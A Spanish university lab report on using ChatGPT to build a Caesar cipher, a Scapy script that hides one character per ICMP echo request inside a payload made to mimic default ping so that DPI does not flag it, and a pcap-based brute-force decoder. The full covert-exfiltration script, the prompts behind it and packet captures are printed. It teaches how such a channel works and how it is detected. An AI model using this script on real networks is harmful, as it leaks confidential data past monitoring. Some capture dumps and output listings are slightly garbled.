

Informe Laboratorio 1

Sección 1

Alan Toro

e-mail: alan.toro@mail.udp.cl

Agosto de 2023

Índice

1. Descripción	2
2. Actividades	2
2.1. Algoritmo de cifrado	2
2.2. Modo stealth	2
2.3. MitM	3
3. Desarrollo de Actividades	4
3.1. Actividad 1: Cifrado César	4
3.2. Actividad 2: Modo stealth	5
3.3. Actividad 3: MitM	7
4. Referencias	8

1. Descripción

1. Usted empieza a trabajar en una empresa tecnológica que se jacta de poseer sistemas que permiten identificar filtraciones de información a través de Deep Packet Inspection (DPI). A usted le han encomendado auditar si efectivamente estos sistemas son capaces de detectar las filtraciones a través de tráfico de red. Debido a que el programa ping es ampliamente utilizado desde dentro y hacia fuera de la empresa, su tarea será crear un software que permita replicar tráfico generado por el programa ping con su configuración por defecto, pero con fragmentos de información confidencial. Recuerde que al comparar tráfico real con el generado no debe gatillar alarmas. De todas formas, deberá hacer una prueba de concepto, en la cual se demuestre que al conocer el algoritmo, será fácil determinar el mensaje en claro. Para los pasos 1,2,3 indicar el texto entregado a ChatGPT y validar si el código resultante cumple con lo requerido.

2. Actividades

2.1. Algoritmo de cifrado

1. Generar un programa, en python3 utilizando chatGPT, que permita cifrar texto utilizando el algoritmo Cesar. Como parámetros de su programa deberá ingresar el string a cifrar y luego el corrimiento.

```

$ sudo python3 cesar.py "criptografia y seguridad en redes" 9
larycxpajorj h bnpdarmjm nw anmnb

```

2.2. Modo stealth

1. Generar un programa, en python3 utilizando ChatGPT, que permita enviar los caracteres del string (el del paso 1) en varios paquetes ICMP request (un caracter por paquete en el campo data de ICMP) para de esta forma no gatillar sospechas sobre la filtración de datos. Deberá mostrar los campos de un ping real previo y posterior al suyo y demostrar que su tráfico consideró todos los aspectos para pasar desapercibido.

```

$ sudo python3 pingv4.py "larycxpajorj h bnpdarmjm nw anmnb"
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.

```

El último carácter del mensaje se transmite como una b.



2.3. MitM

1. Generar un programa, en python3 utilizando ChatGPT, que permita obtener el mensaje transmitido en el paso2. Como no se sabe cual es el corrimiento utilizado, genere todas las combinaciones posibles e imprímalas, indicando en verde la opción más probable de ser el mensaje en claro.

```

0 larycxpajorj h bnpdarmjm nw anmnb
1 kzqxbwozinqi g amoczqlil mv zmlma
2 jypwavyhmpf f zlnbyphkh lu ylkz
3 ixovzumxglog e ykmaxojgj kt xkjky
4 hwnuytlwfkf d xjlzwnifi js wjijx
5 gvmtxskvejme c wikyvmeheh ir vihiw
6 fulswrjudild b vhxulgdg hq uhghv
7 etkrvqitchkc a ugiwtkfch gp tgfgu
8 dsjquphsbgjb z tfhvsjebe fo sfeft
9 criptografia y seguridad en redes
10 bqhosnfqzehz x rdftqhczc dm qdcdr
11 apgnrmepdygy w qcespgbyb cl pcbbc
12 zofmqldoxcfx v pbdrofaxa bk obabp
13 ynelpkcnwbew u oacqnezwz aj nazao
14 xmdkojbmadv t nzbpmdivy zi mzyzn
15 wlcjnia luzcu s myaolcxux yh lyxym
16 vkbmhzktybt r lxznkbtw xg kxwxl
17 ujahlgysxas q kwymjavsv wf jwvwk
18 tizgkfxirwzr p jvxlizuru ve ivuvj
19 shyfjewhqvyq o iuwkhytqt ud hutui
20 rgxeidvgpuxp n htvjgxspc tc gtsth
21 qfwdhcufotwo m gsuifwrwr sb fsrsg
22 pevcbtensvn l frthevqng ra erqrf
23 odubfasdmrum k eqsgdupmp qz dqpqe
24 nctaezrclqtl j dprfctolo py cpopd
25 mbszdyqbksk i coqebnskn ox bonoc

```

Finalmente, deberá indicar 4 issues que haya tenido al lidiar con ChatGPT, netamente para reflejar cuál fue su experiencia al trabajar con esta tecnología.

3. Desarrollo de Actividades

3.1. Actividad 1: Cifrado César

Como el cifrado César es lo suficientemente común y simple, se realiza un prompt directo y simple especificando el contexto (se espera que sea un rol capaz de programar como un software engineer y que lo realice en Python3), además del formato de la entrada y la salida. El prompt que genera el código a utilizar:

“As a software engineer that works on cryptography. Write a python program that makes caesar encryption and receive the text and the shift as a CLI arg. The output should be only the encrypted text.”


Esto genera el siguiente código:

```
1 import argparse
2
3 def caesar_encrypt(text, shift):
4     encrypted_text = ""
5     for char in text:
6         if char.isalpha():
7             is_upper = char.isupper()
8             char = char.lower()
9             encrypted_char = chr(((ord(char) - ord('a') + shift)
10                                  % 26) + ord('a'))
11             if is_upper:
12                 encrypted_char = encrypted_char.upper()
13             encrypted_text += encrypted_char
14         else:
15             encrypted_text += char
16     return encrypted_text
17
18 def main():
19     parser = argparse.ArgumentParser(description='Caesar
20                                     Encryption')
21     parser.add_argument('text', type=str, help='The text to be
22                                     encrypted')
23     parser.add_argument('shift', type=int, help='The shift value
24                                     for encryption')
25
26     args = parser.parse_args()
27     encrypted_text = caesar_encrypt(args.text, args.shift)
```

```
24     print(encrypted_text)
25
26 if __name__ == "__main__":
27     main()
```

Listing 1: Código del cifrado César generado por ChatGPT

La conversación puede ser accedida en el recurso “Conversación 1: Cifrado César” en la sección “Referencias” de este documento. Para finalizar esta actividad, se comprueba que el cifrado sea correcto utilizando la frase del enunciado “criptografia y seguridad en redes” al igual que el enunciado inicial. Lo que se cumple.



```
wzrdd@heth in ~/Study/Cripto/Lab1/Códigos via v3.11.5 took 85ms
λ python caesar2.py "criptografia y seguridad en redes" 9
larycxpajorj h bnpdarmjm nw anmnb
```

3.2. Actividad 2: Modo stealth

La construcción de este prompt es más específica. Aunque los valores pueden ser inferidos desde el RFC y, por lo tanto, capaz de ser reconstruidos a algo que haga sentido por ChatGPT la opción tomada en la construcción de este prompt fue especificar paso por paso lo que se espera para construir el paquete. En la sección “Conclusiones y comentarios” se habla de manera general los principales problemas encontrados.

El principal problema encontrado fue que cada cambio en la especificación cambió también de manera inesperada otra especificación a primera vista no relacionada. Por ejemplo, cambiar un fill de 5 ceros a 4 ceros podría hacer que el identificador sea generado para cada paquete y no un identificador único para toda la ráfaga de pings. Esto también ocurre durante la conversación, al intentar corregir problemas puntuales puede llegar a cambiar completamente el código. Es por esto que cada prompt se realizó en una nueva conversación, en un intento de mantener un orden e intentar un único prompt que genere de inmediato el código. Es así como se llega al prompt:

“As a software engineer specialized in cryptography. Write a program, using Python3 and Scapy that receive a string as a CLI arg and send exactly N packets where N is the lenght of the string as ICMP Requests. The ICMP request should have:

- A sequence between 1 to N in the Sequence Number field for each packet.*
- A random generated identifier as a hexadecimal value common to the ping storm.*
- A data field is constructed exactly as follows in the same order:*
 - * A 8 bytes timestamp where the first 4 bytes are a unix epoch (32 bits) and the next 4 bytes are zeros filling. This requires importing the time library.*
 - * The next two bytes are random values.*
 - * The next one byte is the character we’re sending.*

** Fill with five bytes with zero.*

** The following bytes are a sequence from 0x10 to 0x37 as hexadecimal values.*

The destination for this request is the IP 8.8.8.8."

Este prompt es casi correcto, aunque a primera vista se puede notar que rellena con 4 bytes cuando se le piden 5 bytes en el payload del campo data. Se corrige con un prompt puntual a este problema:

"In the data field you forgot a zero, I said five bytes and you write four bytes. Fix only that part of the code."

Finalmente, el código generado es:

```
1 import sys
2 import time
3 import random
4 from scapy.all import *
5
6 def generate_icmp_request(seq, identifier, char):
7     timestamp = int(time.time()).to_bytes(4, byteorder='big') + b'\x00\x00\x00\x00'
8     random_bytes = bytes([random.randint(0, 255) for _ in range(2)])
9     data_field = timestamp + random_bytes + char.encode() + b'\x00\x00\x00\x00\x00' + bytes([i for i in range(0x10, 0x38)])
10    icmp_packet = IP(dst='8.8.8.8') / ICMP(id=identifier, seq=seq) / data_field
11    return icmp_packet
12
13 def main():
14     if len(sys.argv) != 2:
15         print("Usage: python icmp_storm.py <string>")
16         sys.exit(1)
17
18     input_string = sys.argv[1]
19     identifier = random.randint(1, 65535)
20
21     for seq, char in enumerate(input_string, start=1):
22         icmp_packet = generate_icmp_request(seq, identifier, char)
23         send(icmp_packet, verbose=False)
24         time.sleep(1) # Delay between sending packets (you can adjust this)
25
```

```
26 if __name__ == "__main__":
27     main()
```

Listing 2: Código generador de paquetes ICMP generado por ChatGPT

La conversación puede ser consultada en el link “Conversación 2: Modo Stealth” en la sección “Referencias” de este documento. Además, se adjuntan dos capturas, la primera con el mensaje “hola” (llamado hola-msg.pcapng) para ser fácilmente reconocible el mensaje a inspección simple y la segunda captura con el mensaje “criptografía y seguridad en redes” (llamado encrypted-msg.pcapng) con un corrimiento de 9 generado en la actividad 1. Ambas capturas se encuentran en el repositorio adjunto en “Referencias”. Un paquete de la primera captura se presenta en la siguiente imagen:

icmp && icmp.type == 8						
No.	Time	Source	Destination	Protocol	Length	Info
37	2.979335653	192.168.0.165	8.8.8.8	ICMP	100	Echo (ping) request id=0x633d, seq=1/256, ttl=64 (reply in 39)
62	3.993078835	192.168.0.165	8.8.8.8	ICMP	100	Echo (ping) request id=0x633d, seq=2/512, ttl=64 (reply in 63)
67	5.019159386	192.168.0.165	8.8.8.8	ICMP	100	Echo (ping) request id=0x633d, seq=3/768, ttl=64 (reply in 68)
74	6.046931997	192.168.0.165	8.8.8.8	ICMP	100	Echo (ping) request id=0x633d, seq=4/1024, ttl=64 (reply in 75)


<pre> > Frame 37: 100 bytes on wire (800 bits), 100 bytes captured (800 bits) on interface any, id 0 > Linux cooked capture v1 > Internet Protocol Version 4, Src: 192.168.0.165, Dst: 8.8.8.8 > Internet Control Message Protocol Type: 8 (Echo (ping) request) Code: 0 Checksum: 0x18eb [correct] [Checksum Status: Good] Identifier (BE): 25405 (0x633d) Identifier (LE): 15715 (0x3d63) Sequence Number (BE): 1 (0x0001) Sequence Number (LE): 256 (0x0100) [Response frame: 39] Timestamp from icmp data: Sep 3, 2023 02:47:18.000000000 -03 [Timestamp from icmp data (relative): 0.996088139 seconds] Data (48 bytes) Data: d28b68000000000010112131415161718191a1b1c1d1e1f202122232425262728292a2b... [Length: 48] </pre>	<pre> 0000 00 04 00 01 00 06 08 a1 65 57 52 b0 00 00 08 00eNR... 0010 45 00 00 54 00 01 00 00 40 01 a9 4b c0 a8 00 a5 E-T...B-K... 0020 08 08 08 08 08 00 18 ab 63 3d 00 01 64 f4 1d e6cs..d... 0030 00 00 00 00 32 28 68 00 00 00 00 00 10 11 12 13(h..... 0040 13 15 16 17 18 19 1a 1d 1c 1d 1e 1f 20 21 22 2396... 0050 24 25 26 27 28 29 2a 2b 2c 2d 2e 2f 30 31 32 33 34...97.../0123 0060 34 35 36 37 </pre>
-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------	------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------

3.3. Actividad 3: MitM

Para este prompt se intentó ser directo, aunque se logró casi de inmediato que reconociera el mensaje buscado en darle un formato a la salida siempre rompía el código completo. Esto es discutido en la sección “Conclusiones y comentarios”. Un prompt que llega a encontrar el mensaje e imprimirlo en verde pero luego de imprimir todas las combinaciones es:

“As a cryptanalyst and software engineer. Write a program, using Python and Scapy, that receive a pcapng archive as a CLI arg. Take only the ICMP packets with ICMP Type 8 and then extract the 11 byte. Repeat this for every packet and build a string. This string is encrypted, in order to decrypt apply to this string a caesar decrypt with shifts from 1 to 26 and print every combination generated and print in green the most probable message in spanish using the frequency of the letters.”

Así es la ejecución con la frase encriptada “criptografía y seguridad en redes” con un *shift* de 9.

```
wzrdd@heth in ~/Study/Cripto/Lab1/Códigos via  v3.11.5 took 28ms
python decrypt.py ../encrypted-msg.pcapng
Shift 1: kzqxbwozinqi g amoczqlil mv zmlma
Shift 2: jypwavnyhmpf f zlnbypkhk lu yklz
Shift 3: ixovzumxglog e ykmaxojgj kt xkjky
Shift 4: hwnuytlwfknf d xjlzwnifi js wjiix
Shift 5: gvmtxskvejme c wikyvmheh ir vihiw
Shift 6: fulswrjudild b vhjxulgdg hq uhghv
Shift 7: etkrvqitchkc a ugiwtkfcf gp tgfgu
Shift 8: dsjquphsbgjb z tfhvsjebe fo sfef
Shift 9: criptografia y seguridad en redes
Shift 10: bqhosnfqzehz x rdftqhczc dm qdcdr
Shift 11: apgnrmepdygy w qcespgbyb cl pcbcq
Shift 12: zofmqldoxcfx v pbdrofaxa bk obabp
Shift 13: ynelpkcnbew u oacqnezwz aj nazao
Shift 14: xmdkojbmadv t nzbpmdivy zi mzyzn
Shift 15: wlcjniauzcu s myaolcxux yh lyxym
Shift 16: vkbimhzktybt r lxznkbwtw xg kxwxl
Shift 17: ujahlgysxas q kwymjavsv wf jwvwwk
Shift 18: tizgkfxirwzr p jvxlizuru ve ivuvj
Shift 19: shyfjewhqvyq o iuwkhytqt ud hutui
Shift 20: rgxeidvgpuxp n htvjgxspc tc gtsth
Shift 21: qfwdhcufo two m gsuifwr or sb fsrsg
Shift 22: pevcbtensvn l frthevqnq ra erqrf
Shift 23: odubfasdmrum k eqsgdupmp qz dqpqe
Shift 24: nctaezrclqtl j dprfctolo py cpopd
Shift 25: mbszdyqbksk i coqebnkn ox bonoc
Shift 26: larycxpajorj h bnpdarmjm nw anmnb
Most probable message in Spanish: criptografia y seguridad en redes
```

El código generado es lo razonablemente largo para no incluirlo en este documento y se encuentra disponible en el repositorio de Github en la sección de “Referencias” en la ruta “códigos/decrypt.py”. De la misma manera que las actividades anteriores, se encuentra el link a la conversación en la sección de “Referencias”.

Conclusiones y comentarios

Primero algunos comentarios y para finalizar la conclusión. Primeramente sobre ChatGPT, herramienta principal en la ejecución de este trabajo, cabe destacar 5 importantes puntos que complican trabajar con esta herramienta:

1. Demasiado verboso: En una opinión personal, ChatGPT en un intento de hacer sentido y entregar un mensaje intenta ser muy verboso, innecesariamente verboso. Esto hace

que casi siempre ignore gran parte del texto de la respuesta porque comienza a ser irrelevante, genera que la respuesta sea lenta y además tediosa de leer y entender.

2. Falta de conocimiento: Al menos en estas actividades, el prompt tiene que ser específico casi al punto de escribir pseudocódigo porque ChatGPT deja muchos espacios sin definir. En particular en la creación de los paquetes ICMP, a menos que se le explicita campo por campo lo que se espera genera paquetes fácilmente reconocibles como falsos.
3. No entrega las referencias que usó: Es claro que prompts como el de generar un cifrado César es más directo y simple que el de generar el paquete ICMP, una intuición podría decirnos que como es un problema más común y típico para gente aprendiendo a programar, es más fácil encontrarlo ya resuelto en algún lugar de internet. Esto es una mera suposición porque ChatGPT no entrega sus fuentes y perfectamente esto pudo ser plagio. Además, el no poder acceder a las fuentes primeras no permite acceder a otros recursos similares que podrían ser de utilidad como podría ser la explicación del código, códigos similares o artículos, libros o tutoriales del mismo autor.
4. Irreproductibilidad: Un mismo prompt ejecutado 2 veces raramente genera una respuesta parecida, creo nunca haber visto una igual. Esto hace que el contexto de la conversación empiece a ser un poco irrelevante para de manera intencional guiar la conversación. Esto también genera que prompts que están muy cercanos a la respuesta no se puedan continuar en otra conversación, porque nada asegura partir desde un punto común o continuable.
5. La sensibilidad al realizar cambios: El principal problema encontrado fue la sensibilidad al prompt, muchas veces encontré diferencias totalmente distintas a prompts que se le realizaron cambios pequeños y superficiales como por ejemplo cambiar “five” por “5” y viceversa. Cambios puntuales a partes específicas de una respuesta anterior cambian todo el código y el contexto en el que se está trabajando. Esto hizo que encaminar a la solución a ChatGPT sea más difícil que arreglar el problema. Un caso puntual también es el caso del output, que cambios en la presentación de los resultados del código afecten a todo el código muestra la sensibilidad que tiene ChatGPT.

A modo de conclusión, se puede analizar y entender herramientas como ChatGPT como muy rápidas y al alcance para abarcar contextos o rellenar textos con algo que genera cierto sentido. Pero, esto también viene con algunos alcances, principalmente la inestabilidad para trabajar con los comentarios anteriores, es decir, demasiada sensibilidad al cambio, nulo acceso a las fuentes originales, respuestas innecesariamente verbosas y la incapacidad de reproducir 2 veces un mismo resultado. Como complemento a una actividad o trabajo puede participar activamente, pero difícilmente completar la actividad por si misma.

Con respecto a las actividades, se puede notar una técnica bastante simple y efectiva para traspasar información a través de un paquete ICMP, que podría asumirse por inofensivo, pero es capaz de esconder un mensaje difícilmente reconocible si no se conoce información adicional como el sistema operativo, la versión de la herramienta que genera el tráfico o el byte o lugar específico del payload que trae el mensaje.

4. Referencias

- [1] Conversación 1: Cifrado César
- [2] Conversación 2: Modo Stealth
- [3] Conversación 3: MitM
- [4] Github Repo: